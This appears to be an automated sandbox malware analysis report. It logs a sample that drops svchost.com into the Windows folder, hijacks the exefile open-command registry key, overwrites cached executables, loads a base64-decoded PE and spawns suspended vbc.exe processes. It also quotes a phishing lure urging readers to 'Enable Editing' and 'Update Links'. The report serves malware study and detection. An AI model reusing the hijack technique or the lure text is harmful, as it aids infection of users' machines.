Detection	Threat Characteristic: Hides file in system folder to evade detection %windir%\svchost.com		
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2468 File: %windir%\svchost.com Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %windir%\svchost.com		
Write File	Path: %windir%\svchost.com Type: VSDT_EXE_W32	2392	2468
Write Registry Key	Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default) Value: %windir%\svchost.com "%1" %*	2392	2468
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default) Value: %windir%\svchost.com "%1" %* Type: REG_SZ		
Call Mutex API	API Name: CreateMutexA Args: (0, 0, MutexPolesskayaGlush*.*svchost.comexefile\shell\open\command‹À "%1" %*œ'@) Return: 0	2392	2468
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2492 Image Path: %TEMP%\3582-490\vbc.exe		

Call Filesystem API	API Name: FindFirstFileExW Args: (C:\documents\mojbv\*.*, 0, 12fab0, 0, 0, 0) Return: 304450	2392	2468
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2468 Info: Searches files by API		
Call System API	API Name: CryptExportKey Args: (525e00, 0, 6, 0, 0, 26ce08) Return: 1	2468	2492
Write File	Path: %TEMP%\ose00000.exe Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\ose00000.exe		
Write File	Path: %APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v...) Return: 4D5A900003000000...	2468	2492
Detection	Threat Characteristic: Converts base64 encoded strings to PE based payloads Process ID: 2492 Content: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v...		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	2468	2492
Write File	Path: %ALLUSERSPROFILE%\Package Cache\{1aaa01ad-3069-4288-9c6f-37a140a8f6c7}\VC_redist.x86.exe Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems %ALLUSERSPROFILE%\Package Cache\{1aaa01ad-3069-4288-9c6f-37a140a8f6c7}\VC_redist.x86.exe		
Write File	Path: %ALLUSERSPROFILE%\Package Cache\{f65db027-aff3-4070-886a-0d87064aabb1}\vcredist_x86.exe Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems %ALLUSERSPROFILE%\Package Cache\{f65db027-aff3-4070-886a-0d87064aabb1}\vcredist_x86.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (LlJlc291cmNlcw==) Return: 2E5265736F757263...	2468	2492
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	2468	2492
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0	2468	2492
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000000000000, 0, 86901112, 8) Return: 0	2468	2492
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000000000000, 0, 86901152, 8) Return: 0	2468	2492
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000000000000, 0, 86901192, 8) Return: 0	2468	2492
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2728:%TEMP%\3582-490\vbc.exe) Return: 1	2468	2492
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Executes dropped file %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Creates process Process ID: 2492 Image Path: %TEMP%\3582-490\vbc.exe Shell Command:		
Call System API	API Name: EnumProcesses Args: () Return: 1	2468	2492
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2492 Info: enum processes		
Call System API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1	2468	2492
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1	2468	2492
Call System API	API Name: EnumProcesses Args: () Return: 1	2468	2492
Call System API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1	2468	2492
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1	2468	2492
Call System API	API Name: EnumProcesses Args: () Return: 1	2468	2492
Call System API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1	2468	2492
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2752:%TEMP%\3582-490\vbc.exe) Return: 1	2468	2492
Call System API	API Name: EnumProcesses Args: () Return: 1	2468	2492
Call System API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1	2468	2492
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2760:%TEMP%\3582-490\vbc.exe) Return: 1	2468	2492
Call System API	API Name: EnumProcesses Args: () Return: 1	2468	2492
Call System API	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1	2468	2492
Write File	Path: C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\COMMON\MSSHARED\DW\DW20.EXE		
Write File	Path: C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\MSOFFICE\OFFICE11\OFFCLN.EXE Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\PFILES\MSOFFICE\OFFICE11\OFFCLN.EXE		
Write File	Path: C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\SETUP\OSE.EXE Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\90000409-6000-11D3-8CFE-0150048383C9\FILES\SETUP\OSE.EXE		
Write File	Path: C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\ose.exe Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\ose.exe		
Write File	Path: C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\setup.exe Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\setup.exe		
Write File	Path: C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\DW20.EXE Type: VSDT_EXE_W32	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\DW20.EXE		
Write File	Path: C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\dwtrig20.exe Type: VSDT_EXE_W32	2392	2468

Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\{90120000-0115-0409-0000-0000000FF1CE}-C\dwtrig20.exe		
Write File	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_W32	2392	2468
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\ProductNonBootFilesIntl_1033 Value: 52ca0001		2296
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\ProductNonBootFilesIntl_1033 Value: 52ca0002		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296

Screenshot



Microsoft® Office

This document is protected

1. Open the document in Microsoft Office. Previewing online is not available for protected documents

2. If this document was downloaded from your email, please click **Enable Editing** from the yellow bar above

3. Once you have enabled editing, please click **Update Links**

Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	3ED76217AE6D825864BC968BBD6C77FABBE70FE4
SHA-256	14E1735766737DB0FD1B1C59E2DB5D25B197E4B1BA451CC2E04D61BE4D333393
MD5	D03E05AF716663059172CFB9D0CDA60B
Size	122518 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$Normal.dotm	No risk	-	-	-	162	BCE9EE2628DE438D4054258448B2CBD06FA6AA51
~WRS{E20C621E-5507-4EE7-B8A1-5F3211F79627}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx	No risk	-	-	-	162	D38FCF426EC653F52206104CA76CAC89C0ECCFE8
Word12.pip	No risk	-	-	-	1684	71A6AC04E2F583D24C8BDDC039A92B123E52D1F8


Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		2320
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\}>% Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\WORDFiles Value: 52ca0008		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 52ca0008		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 52ca0009		2320
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 52ca000b		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\id% Value: None		2320
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2320
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\id% Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\zh% Value: None		2320
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx) Return: 1		2320
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\zh% Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\}>% Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191051E8F325736 Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\Version\12\(Default) Value: %ProgramFiles%\Microsoft Office\Office12\msohtmed.exe		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\ Value: None		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ Value: None		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\(Default) Value: &Edit		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" %1		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Description Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\(Default) Value: &Edit		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\(Default) Value: WinWord		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\(Default) Value: System		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52ca0004		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52ca0005		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 52ca0006		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0005		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0006		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0007		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0011		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0012		2320

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52ca0005		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 52ca0006		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\90401109000063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0013		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\90401109000063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0014		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\90401109000063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0015		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\90401109000063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0016		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\90401109000063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0017		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\90401109000063D11C8EF10054038389C\Usage\SpellingAndGrammarFiles_1033 Value: 52ca0018		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\(Default) Value: &Print		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Print\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" /p %1		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\DefaultIcon\(Default) Value: "%1"		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shellex\IconHandler\(Default) Value: {42042206-2D85-11D3-8CFF-005004838597}		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\InprocServer32\(Default) Value: %ProgramFiles%\Microsoft Office\Office12\msohevi.dll		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\InprocServer32\ThreadingModel Value: Apartment		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Application\(Default) Value: WinWord		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Topic\(Default) Value: System		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\ddeexec\Application\(Default) Value: WinWord		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\WinWord.exe\shell\edit\ddeexec\Topic\(Default) Value: System		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\application\(Default) Value: Excel		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\topic\(Default) Value: system		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\(Default) Value: &Open		2320
